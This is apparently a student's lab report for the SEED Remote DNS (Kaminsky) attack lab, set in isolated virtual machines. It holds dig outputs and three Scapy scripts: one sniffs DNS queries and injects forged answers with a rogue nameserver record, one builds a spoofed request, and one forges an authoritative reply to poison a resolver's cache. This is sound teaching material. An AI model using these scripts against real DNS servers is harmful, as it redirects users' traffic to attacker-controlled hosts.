
Remote DNS Attack (Kaminsky Attack) Lab

Task 1: Configure the User VM




```
[03/05/20]seed@VM:.../resolv.conf.d$ dig google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45260
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             300     IN      A       172.217.12.142

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns4.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 317 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 05 20:33:08 EST 2020
;; MSG SIZE  rcvd: 303

[03/05/20]seed@VM:.../resolv.conf.d$
```

The local DNS server of our user machine (10.0.2.4) has been changed to 10.0.2.5.


Task 2: Configure the Local DNS Server (the Server VM)

Task 3: Configure the Attacker VM



```
[03/05/20]seed@VM:~$ dig ns.peinan97.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.peinan97.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6826
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.peinan97.com.               IN      A

;; ANSWER SECTION:
ns.peinan97.com.        259200  IN      A       10.0.2.9

;; Query time: 2 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 05 20:56:22 EST 2020
;; MSG SIZE  rcvd: 60

[03/05/20]seed@VM:~$
```


When user machine dig ns.peinan97.com, it shows an ip address in our zone file (10.0.2.9).



```
[03/05/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9928
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86400   IN      NS      b.iana-servers.net.
example.com.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 789 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 05 20:57:39 EST 2020
;; MSG SIZE  rcvd: 196

[03/05/20]seed@VM:~$ dig @ns.peinan97.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.peinan97.com www.example.com
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
[03/05/20]seed@VM:~$
```

If we directly send the query to ns.peinan97.com, no server could be reached. This is because ns.peinan97.com is a fake nameserver.

Local DNS Attack





```
[03/05/20]seed@VM:~$ dig abc.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> abc.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23062
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;abc.example.com.               IN      A

;; ANSWER SECTION:
abc.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      peinan97.com.

;; Query time: 6 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 05 21:21:11 EST 2020
;; MSG SIZE  rcvd: 101

[03/05/20]seed@VM:~$ dig def.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> def.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43545
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;def.example.com.               IN      A

;; ANSWER SECTION:
def.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      peinan97.com.

;; Query time: 5 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 05 21:21:21 EST 2020
;; MSG SIZE  rcvd: 101

[03/05/20]seed@VM:~$
```

When our user machine dig any domain in example.com, the response shows ip address in our zone file (1.2.3.4 and peinan97.com).

```
from scapy.all import *

conf.L3socket = L3RawSocket

def spoof(pkt):
  if DNS in pkt and 'example.com' in pkt[DNS].qd.qname:
    src_port = pkt[UDP].sport

    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)

    udp = UDP(sport = pkt[UDP].dport, dport = pkt[UDP].sport)

    ans_sec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata = '1.2.3.4', ttl
= 259200)

    ns_sec = DNSRR(rrname = 'example.com', type = 'NS', rdata = 'peinan97.com',
ttl = 259200)
    dns = DNS(id = pkt[DNS].id,
              qr = 1, aa = 1, rd = 0,
              qdcount = 1, nscount = 1, ancount = 1,
              qd = pkt[DNS].qd, ns = ns_sec, an = ans_sec)

    print('Send Spoofed Packet')
    send(ip/udp/dns, verbose = 0)

sniff(filter = 'udp and dst port 53', prn = spoof)
```


Task 4: Construct DNS request





The program succeessfully constructed a spoofed DNS request and then triggered the target DNS server to send out corresponding DNS queries.

Task 5: Spoof DNS Replies



Wireshark shows that our attacker has sent a valid spoofed DNS reply packet.

The scapy code of Task5 and Task6 are in the next page.


spoof_request.py

```
from scapy.all import *

conf.L3socket = L3RawSocket

ip = IP(src = '10.0.2.15', dst = '10.0.2.5')

udp = UDP(sport = 33333, dport = 53, chksum = 0)

qd_sec = DNSQR(qname = 'aaaaa.example.com')

dns = DNS(qd = qd_sec, id = 0xAAAA, qr = 0, qdcount = 1, ancount = 0, nscount = 0,
arcount = 0)

spoof_pkt = ip/udp/dns

send(spoof_pkt, verbose = 0)

with open('ip_req.bin', 'wb') as f:
  f.write(bytes(spoof_pkt))
```

spoof_reply.py


```
from scapy.all import *

conf.L3socket = L3RawSocket

name = 'aaaaa.example.com'
domain = 'example.com'
ns = 'ns.peinan97.com'

ip = IP(src = "199.43.135.53", dst = "10.0.2.5")
udp = UDP(sport = 53, dport = 33333, chksum = 0)

qd_sec = DNSQR(qname = name)
ans_sec = DNSRR(rrname = name, type = 'A', rdata = '1.1.2.2', ttl = 259200)
ns_sec = DNSRR(rrname = domain, type = 'NS', rdata = ns, ttl = 259200)

dns = DNS(id = 0xAAAA, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, nscount =
1, arcount = 0, qd = qd_sec, an = ans_sec, ns = ns_sec)

spoof_pkt = ip/udp/dns

send(spoof_pkt, verbose = 0)

with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(spoof_pkt))
```

Task 6: Launch the Kaminsky Attack



